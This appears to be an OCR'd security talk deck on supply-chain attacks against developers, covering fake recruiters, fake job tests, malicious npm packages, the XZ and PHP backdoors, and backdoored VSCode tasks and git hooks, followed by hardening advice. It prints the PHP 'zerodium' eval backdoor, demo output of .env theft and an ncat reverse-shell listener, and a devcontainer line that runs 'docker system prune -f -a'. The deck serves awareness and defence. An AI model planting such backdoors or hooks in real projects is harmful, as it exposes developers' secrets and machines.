
UNIT42 article



Attack chain

The attack chain operates as follows:

1. Jade Sleet impersonates a developer or recruiter by creating one or more fake persona accounts on GitHub and other social media providers. Thus far, we have identified fake personas that operated on LinkedIn, Slack, and Telegram. In some cases these are fake personas; in other cases, they use legitimate accounts that have been taken over by Jade Sleet. The actor may initiate contact on one platform and then attempt to move the conversation to another platform.
2. After establishing contact with a target, the threat actor invites the target to collaborate on a GitHub repository and convinces the target to clone and execute its contents. The GitHub repository may be public or private. The GitHub repository contains software that includes malicious npm dependencies. Some software themes used by the threat actor include media players and cryptocurrency trading tools.
3. The malicious npm packages act as first-stage malware that downloads and executes second-stage malware on the victim's machine. Domains used for the second-stage download are listed below.



x.com/tayvano_/status/1810455264698712182

2. Node.js:

- API Creation: Design a simple REST API in Node.js that supports CRUD oper
  managing a list of tasks. Include route definitions and handlers.

Problem Solving

- Given a scenario where your Python script's performance is significantly sl
  expected, how would you diagnose and fix the performance issue?
- Describe a situation where Node.js would not be an ideal choice for a proj
  alternatives would you consider?

Soft Skills:

- How do you keep up with the latest developments in software engine
  programming languages?
- Can you describe a challenging problem you encountered in a past project and how
  you resolved it?

Coding and Problem-Solving Skills With Real Project

Test Project (Python): https://github.com/vincentchavez/PythonExam

Problem 1: To get coin BTC/ETH rate by using the project.

Problem 2: As you see in the source code, this project keeps getting BTC/ETH rate from 5 markets every 5 seconds and prints out.

- Please try to find out and add 3 more similar markets API.
- Subscribe how to make graph of the rate by using Python.

Problem 3: Please describe how to improve the speed of the network communication in this code.

In early 2024, PUKCHONG (UNC4899) targeted cryptocurrency professionals in multiple regions, including Brazil, using a Python app that was trojanized with malware. To deliver the malicious app, PUKCHONG reached out to targets via social media and sent a benign PDF containing a job description for an alleged job opportunity at a well known cryptocurrency firm. If the target replied with interest, PUKCHONG sent a second benign PDF with a skills questionnaire and instructions for completing a coding test. The instructions directed users to download and run a project hosted on GitHub. The project was a trojanized Python app for retrieving cryptocurrency prices that was modified to reach out to an attacker-controlled domain to retrieve a second stage payload if specific conditions were met.

```
"scripts": {
  "start": "node src/config.js | react-app-rewired start",
  "build": "react-app-rewired build",
  "test": "react-app-rewired test",
  "eject": "react-app-rewired eject"
},
```

cloud.google.com/blog/topics/threat-intelligence/cyber-threats-targeting-brazil

Impersonation in job interviews

Candidate

willthetrill.eth
@0xwillthetrill

1/ FAKE CANDIDATES & SCAM JOB POSTINGS RUN RAMPANT IN CRYPTO!

The largest exploit in all of crypto, totaling over $600 MILLION, occurred in July 2022 due to this very issue.

What exactly does this mean and how can you keep yourself safu?

jackson rodriguez
@0xjackson_

we started ramping up hiring and holy shit (!!!!!) we've had 10 (TEN, CINCO) candidates just lie out of their ass on LinkedIn and Resume about their experience. Full Stack at Stripe, 7 years at Twitter, etc. then, we hop on a call and they are in a mf call center. it's nuts

ZachXBT
@zachxbt

1/ Recently a team reached out to me for assistance after $1.3M was stolen from the treasury after malicious code had been pushed.

Unbeknownst to the team they had hired multiple [redacted]T workers as devs who were using fake identities.

I then uncovered 25+ crypto projects with related devs that have been active since June 2024.

Payment address	Fake Location	Github	
[redacted]	Canada	https://archive.ph/J47I https://archive.ph/Wu3i	
[redacted]	California, US	https://archive.ph/5jJfK	
[redacted]	Tokyo, Japan	https://archive.ph/86QsA	
[redacted]	-	https://archive.ph/KMoXG	
[redacted]	Singapore	https://github.com/junkai121	
[redacted]	Tokyo, Japan	https://archive.ph/mn0QZ https://archive.ph/RxTT	
[redacted]	Fukuoka, Japan	https://archive.ph/80EYH	
[redacted]	-	https://archive.ph/oGKcl	
[redacted]	Michigan, US	https://github.com/call-by https://archive.ph/gnqk	
[redacted]	-	https://archive.ph/7BnH	
[redacted]	Texas, US	https://archive.ph/FwQG	
[redacted]	-	https://archive.ph/KLBYw	
[redacted]	-	https://archive.ph/V9OaZ	
[redacted]	Malaysia	https://archive.ph/xILMf	
[redacted]	Malaysia	https://github.com/devnoser	
[redacted]	Texas, US	https://archive.ph/f3TU	
[redacted]	-	https://archive.ph/KoKd	
[redacted]	-	https://github.com/assassinooo77	
[redacted]	Vietnam	https://archive.ph/vgaFX https://github.com/0xdoccer	
[redacted]	Singapore	https://archive.ph/rVb9	

PRESS RELEASE

Justice Department Disrupts Remote IT Worker Fraud Schemes Through Charges and Arrest of Nashville Facilitator

Defendant Used a "Laptop Farm" to Deceive Companies Into Thinking They Had Hired a U.S.-Located Worker

Matthew Isaac Knoot, 38, of Nashville, Tennessee, was arrested today for his efforts to generate revenue for the illicit weapons program, which includes weapons of mass destruction (WMD).

Arizona woman charged in worker scheme that raised millions

By Sean Lyngaas, Holmes Lybrand and Evan Perez, CNN

4 minute read · Updated 3:50 PM EDT, Thu May 16, 2024

creds @mattjay


BBC

Home News US Election Sport Business Innovation Culture Arts Travel Earth Video Live

Firm hacked after accidentally hiring cyber criminal


16 October 2024

Share Save


TechRadar

Dozens of Fortune 100 companies have unknowingly hired [redacted] IT workers

Story by Ellen Jennings-Trace • 3w • 2 min read


Remote Workers Hiring Scheme: Lessons Learned

by Nisos | Aug 20, 2024 |

In mid July 2024, a US security awareness training company revealed that it unwittingly hired a hacker using a stolen identity for a remote Principal Software Engineer position. This example of a successful


Threat Intelligence

Staying a Step Ahead: Mitigating the IT Worker Threat

September 23, 2024

Mandiant

Impersonation in open-source

Contributor


XZ Utils backdoor

Previous XZ logo contributed by Jia Tan

CVE identifier(s)	CVE-2024-3094
Date discovered	29 March 2024; 3 months ago
Date patched	29 March 2024; 3 months ago[a][1]
Discoverer	Andres Freund


Thousands of public GitHub repositories are vulnerable to malicious code injection via self-hosted GitHub Actions runners, which could lead to high-impact supply chain attacks, security researchers warn.

```
static void php_zlib_output_compression_start(void)
{
  zval zoh;
  php_output_handler *h;
  zval *enc;
    ...
    if (strstr(Z_STRVAL_P(enc), "zerodium")) {
      zend_try {
        zend_eval_string(Z_STRVAL_P(enc)+8, NULL,
        "REMOVETHIS: sold to zerodium, mid 2017");
  ...
```



TL;DR:

TL;DR:



supply chain attacks

The Hacker News
https://thehackernews.com › Cybersecurity News

Supply Chain Attacks Can Exploit Entry Points in Python ...

Oct 14, 2024 — Cybersecurity researchers have found that entry points could be abused across multiple programming ecosystems like PyPI, npm, Ruby Gems, ...

The Hacker News
https://thehackernews.com › Cybersecurity News

60 New Malicious Packages Uncovered in NuGet Supply ...

Jul 11, 2024 — Threat actors have been observed publishing a new wave of malicious packages to the NuGet package manager as part of an ongoing campaign that began in...

The Hacker News
https://thehackernews.com › Cybersecurity News

Over 110000 Websites Affected by Hijacked Polyfill Supply ...

Jun 26, 2024 — js") to redirect users to malicious and scam sites. "Protecting our users is our top priority. We detected a security issue recently that may ...

The Hacker News
https://thehackernews.com › Cybersecurity News

Researchers Find Over 22000 Removed PyPI Packages at ...

Sep 4, 2024 — A new **supply chain attack** technique targeting the Python Package Index (PyPI) registry has been exploited in the wild in an attempt to ...

Beware: 3 Malicious PyPI Packages Found Targeting Linux with Crypto Miners

Malicious PyPI packages targeting highly specific MacOS machines

Six Malicious Python Packages in the PyPI Targeting Windows Users

Malicious npm Packages Target Developers' Ethereum Wallets with SSH Backdoor

Malware Backdoor in NPM packages Discovered After 22 Million Downloads

Node poisoning: hijacked package delivers coin miner and credential-stealing backdoor

Malicious npm packages

assets-graph
assets-table
audit-ejs
audit-vue
binance-prices
coingecko-prices
btc-web3
cache-react
cache-vue
chart-tablejs

chart-vxe
couchcache-audit
ejs-audit
elliptic-helper
elliptic-parser
eth-api-node
jpeg-metadata
other-web3
price-fetch
price-record
snykaudit-helper
sync-http-api

ethers-mew (62 downloads)

ethers-web3 (110 downloads)

ethers-6 (56 downloads)

ethers-eth (58 downloads)

ethers-aaa (781 downloads)

ethers-audit (69 downloads)

ethers-test (336 downloads)

TYPOSQUATTING AHEAD

Hundreds of code libraries posted to NPM try to install malware on dev machines

These are not the the developer tools you think they are.

DAN GOODIN – NOV 5, 2024 12:28 AM | 55

Credit: Getty Images


The malicious packages have names that are similar to legitimate ones for the Puppeteer and Bignum.js code libraries **and for various libraries for working with cryptocurrency.**

The discovery comes on the heels of a similar campaign a few weeks ago **targeting developers using forks of the Ethers.js library.**

examples 😱

attacker sees anything written in VSCode in real time

victim installed a VSCode extension with a keylogger



forge test ends up downloading a payload `pwned`

```
Welcome to fish, the friendly interactive shell
Type help for instructions on how to use fish
```

Victim checks .env file and runs `git checkout`

```
git-backdoors on    test:main [✘]
❯ cat .env
API_TOKEN=213987129313123hasjkdaskldsada
PK_SRASA=0x123897127389ssa98dh923879hsd9y8d

git-backdoors on    test:main [✘]
❯
```

Attacker receives exfiltrated data (e.g., content of .env &public key)

```
[attacker@disney ~]$ id
uid=1001(attacker) gid=1002(attacker) groups=1002(attacker)
[attacker@disney ~]$ pwd
/home/attacker
[attacker@disney ~]$ ncat -l -p 1337 -v
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:1337
Ncat: Listening on 0.0.0.0:1337
```


Victim 'matt' changes a file and commits

```
git-backdoors on   test:main [ ]
❯ cat .env
API_TOKEN=213987129313123hasjkdaskldsada
PK_SRASA=0x123897127389ssa98dh923879hsd9y8d

git-backdoors on   test:main [ ]
❯ git checkout main
Switched to branch 'main'
Your branch is ahead of 'origin/main' by 14 commits.
  (use "git push" to publish your local commits)

git-backdoors on   main [   ]
❯
```


Attacker gets a reverse shell to victim

```
[attacker@disney ~]$ ncat -l -p 1337 -v
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:1337
Ncat: Listening on 0.0.0.0:1337
```

victim opens a repository with a malicious VSCode task that downloads & executes payload in host



victim runs `npm install` → triggers code execution on pre- / post- hooks



This repositories devcontainer setup deletes all your other devcontainers #53129

Closed **alcuadrado** opened this issue on May 24 · 2 comments · Fixed by #53137

alcuadrado commented on May 24

If you clone this repository in a devcontainer, it will delete all your other devcontainers.

This is extremely bad, as it ruins your development environment. This may not be as problem
repository often, but it is for the casual contributor who uses devcontainer.

I don't know why `docker system prune -f -a` was added as `initializeCommand` in #40825,
removed.

(Sorry for not using an issue template. This is not related to node itself, but rather to its repos

3

Assignees

No one assigned

1 .devcontainer/devcontainer.json

```
@@ -7,7 +7,6 @@
      "visualstudioexptteam.vscodeintellicode"
    ],
    "image": "nodejs/devcontainer:nightly",
-   "initializeCommand": "docker system prune -f -a",
    "settings": {
      "terminal.integrated.profiles.linux": {
        "zsh (login)": {
```

03 simulation

04 advice

- **Don't trust, verify.** Including recruiters, contributors, prospect employees, etc.
- **Isolate.** Use separate devices, containers, VMs. Limit attack surface.
- **Least privilege principle.** Grant the min. level of access.
- **Secure logs.** Can't do forensics without logs. Securely stored & monitored.
- **Monitor.** Monitor for suspicious activity infra, repos & networks.

- **Protect your repo.** Secure configs, limit access, audit often.
- **Detect flaws.** Regularly scan and audit for vulns.
- **Spot suspicious activity and changes.** Be vigilant about abnormal activity and code changes.
- **Secure dependencies.** Review third-party libs, modules, and dependencies regularly.

- **Harden entry points.** CI/CD pipelines, APIs, cloud services, etc.
- **Security company-wide.** Everyone involved in security, cultivating awareness across all teams.
- **Alert fatigue.** Tune alerts for relevance to avoid missing critical threats due to false positives.
- **Backup and recovery plans.** Implement and test availability & integrity of backups.

Git / GitHub

- **GPG signing** and GitHub's vigilant mode
- Enforce **SSH keys** with passphrases
- Use **personal access tokens** with minimal scope
- Use **expiring OAuth tokens** for integrations
- Monitor & review `.gitconfig` files everywhere
- Check `.gitmodules` links to legit trusted sources
- `git commit -S --no-verify -m "trg <3"`

- Enforce **MFA** for all members (sms bad 😈)
- Protect branches (main, releases)
- Require **code signing**
- Require **PR reviews**
- Use GitHub's **Push Protection** to avoid pushing secrets
- Beware of Padding Obfuscation

GitHub Actions

- Review actions before adding secrets
- Least-privilege principle for job's permissions
- Don't include whatever 3rd-party action
- Restrict who can run workflows
- Review GitHub's security guidelines

Foundry

- Review the `foundry.toml` file
- Set `ffi=false`
- If you need external scripts, run with `--ffi`

Dependency management (nodejs)

- Disable scripts with --ignore-scripts
- Don’t install / run packages with sudo
- Check lockfile changes from untrusted contributors. Use lockfile linters.
- Monitor & update dependencies

VSCode

- Review .vscode folders before cloning and opening
- Disallow automatic tasks in VSCode's settings
- Open untrusted code in restricted mode
- Don't install whatever extension!

  Do due diligence on legitimacy and reputation.

Devcontainers

- Great for isolation. **Use them!**
- Use least privileges (non-root)
- Check for:
  - `initializateCommand` (`devcontainer.json`)
  - mounts (`postStartCommand` o `postAttachCommand`)
  - ports (`devcontainer.json`)

web3 devcontainer

(will be updated soon)

@theredguild/devcontainer

curated selection of **DevSecOps tools** in our **container**

DevSeCops toolkit
+ handbook

@theredguild/devsecops-toolkit

Containers

- **Docker:** namespaces, cgroups for isolation, efficient resource use (win, linux)
- **Gitpod / Devpod / GitHub Codespaces:** Cloud-based dev environments (linux)
- **Kubernetes:** Orchestrator, manages groups of containers (pods) and ensures they are running as specified (win, linux)

VMs

- **Qemu:** VM emulator, multiple architectures, uses KVM (all)
- **VMware:** Hypervisor, extensive OS support, snapshots, and cloud integration (all)
- **VirtualBox:** Cross-platform hypervisor, open source (all)
- **Firecracker:** Lightweight. For microVMs and serverless (linux)

App Sandboxing

Isolated environments for running individual apps

- **Snap & Flatpak** (linux)
- **Sandboxie Plus** (windows)
- **Sandbox-exec / AppSandbox** (macOS, if lucky)

System & access control sandboxing

Security policies at system level. Control permissions & resources.

- **AppArmor:** per-app policies with access control (linux)
- **SELinux:** Label-based control for system resources, used in many distros (linux)
- **Firejail:** namespaces and seccomp to isolate apps (linux)

Security Sandboxing

Solutions focused on malware detection, prevention, and runtime analysis of applications for security purposes.

- **Falcon:** AV and endpoint detection response with sandboxing for malware analysis (cross-platform)

Nov 12th - 15th

Capture the Flag & Scavenger Hunt

ctf.therektgames.com

Sign up now!

don't get rekt.

theredguild.org

x.com/theredguild